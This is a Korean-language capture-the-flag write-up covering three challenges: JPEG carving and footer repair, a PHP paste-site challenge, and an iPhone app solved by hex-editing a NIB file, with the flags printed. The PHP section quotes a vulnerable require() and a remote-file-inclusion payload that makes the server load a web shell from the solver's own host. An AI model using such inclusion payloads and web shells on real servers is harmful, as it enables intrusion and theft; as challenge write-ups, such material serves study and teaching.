
The robots appear to be testing some kind of new camera technology but we haven't quite figured it out yet. Understanding [this imaging](#) could be crucial to our understanding the enemy and winning the war.




헉헉 나의 카와이한 키값이 보이질않는다능;ㅜ;

원들간에 일단 용량부터 확인해보니 이거 뭐 사진 화질도 좋아서 의심이갈듯말듯했음
그래서 강 카빙하니까쭈쭈나옴ㅋ





십수개의 jpg파일이 나오긴함..근데 죄다 파일이 깨져있어가고 뽕침;;
저번에 무슨대회였는지 기억안나는데 JPG파일슬랙부분에 오프셋들어가는 그거생각나서 파워뽕침 ㅈㅈ..
근데 막상 파일 까보니까 푸터부분(FF D9)이 없어서 그거만 넣으면 되겠구나 하고 안심함ㅋ
예상대로 원본에서 푸터찾아서 뒤에 넣으니까 됨ㅋ 지옥되는건 면한 문제라능 ㅈㅈ



Key : 3d_g1v35_m3_a_h3adach3

J. Practical Packets - Paste (Solver - electrop)

```
Paste (85 teams solved this!)
100
Practical Packets
Robot hackers, like their human counter parts, have a largely unmet need to dump large amounts of text to their peers.
We recently got access to one of their servers and are providing you with the files. What have they been talking about?
 
```

Paste 문제는 간단한 php 분석이었다. 일단 소스를 눈아프게 분석을 하면 여러 잡다한 함정들을 볼수 있다.

하지만 우리는 눈에 들어오는 display_paste.php 소스를 보아 하니..

```
if (strcmp(substr($description, 0, 2), "^") == 0) {    require(substr($description, 2) . ".txt");}
```

진짜 취약하게 생긴 놈이 나타난거 같다. 그럼 우리가 어쩔까 하고 무작정 넣었지만 함정에 또 걸려든 거 같다.

make_followup.php 요놈소스를 보면 admin 쿠키가 TRUE 면 substr 해주는거였다.

고로 나는 착한 해커니 소스에서 하라는대로 해서 PASTE_ADMIN의 쿠키는 TRUE 로 세팅 하고 내서 버에 txt 파일 쉘로 된거를 업로드해서 (필자는 maym_shell 이라함)

Exploit Code :

```
^^http://[HOST내썩]/maym_shell
```

이런식으로 디스크립션에 삽입하면 쉘이 정상적으로 돌아가면 ls 커맨드와 cat 을이용해서 key.php 내용 읽으면 정답!

key.php :

```
<? $KEY = "s0m3_php_d3v5_actua11y_d0_th15";?>
```

key : s0m3_php_d3v5_actua11y_d0_th15

K. Pirating - There Once Was A (Solver - jnvb (1st Breakthru + 8 Point))


There Once Was A (4 teams solved this!)

200

Pirating

Turns out iPhones are just as cool to robots as they are to us! They all seem to have [this app](#) installed but it looks pretty boring to us. Any ideas?


앱을 받아보니 아이폰용 앱이었다!! 당장 시뮬레이터로 실행시켜봤다.



큰 버튼이 하나 나오고 눌러도 아무런 반응이 없다.. 흑흑.


그때! 화면을 크게하면 뒤에 뭔가 나오지않을까 해서 !!

시뮬레이터를 아이패드로 바꾸니 .. 두둥!



예상대로 뒤에 뭔가 키값처럼 보이는게 많다~

그래도 버튼 뒤에 뭐가 숨겨진지는 알 수 없어서.. 화면을 이러저리 돌려봤지만..Fail...




<으으 버튼아 좀 사라지라고>


그래서 마지막으로 생각해본 방법은 NIB파일을 직접 수정하는 방법이다!

헥스에디터로 NIB파일을 연뒤에 화면에 보이는 문자열 위주로 검색해서 화면에 보이는것들이 어떻게 표시되는지 찾아봤다.

그러던중! 0x91헥스값 뒤에 오는 값을 0x00으로 바꿔주면 화면상에 표시된것들이 하나씩 삭제가 되었다.



0xAFE에 위치한 0x06을 0x00으로 수정하면!!




키값을 가리고 있던 버튼이 사라졌다..!

위에서부터 순서대로 m4n_fr0m_tucktn4n3 문자열을 만들어 인증했는데..

“Wrong Key”라고 나오길래 멘붕! 이것저것 조합해보다가..

시뮬레이터를 다시 아이폰으로 바꾸니....



짠! 이제 제대로 된 키값이 보이는것 같다 ㅋ 굳 ㅋ

Key : m4n_fr0m_n4nuck3t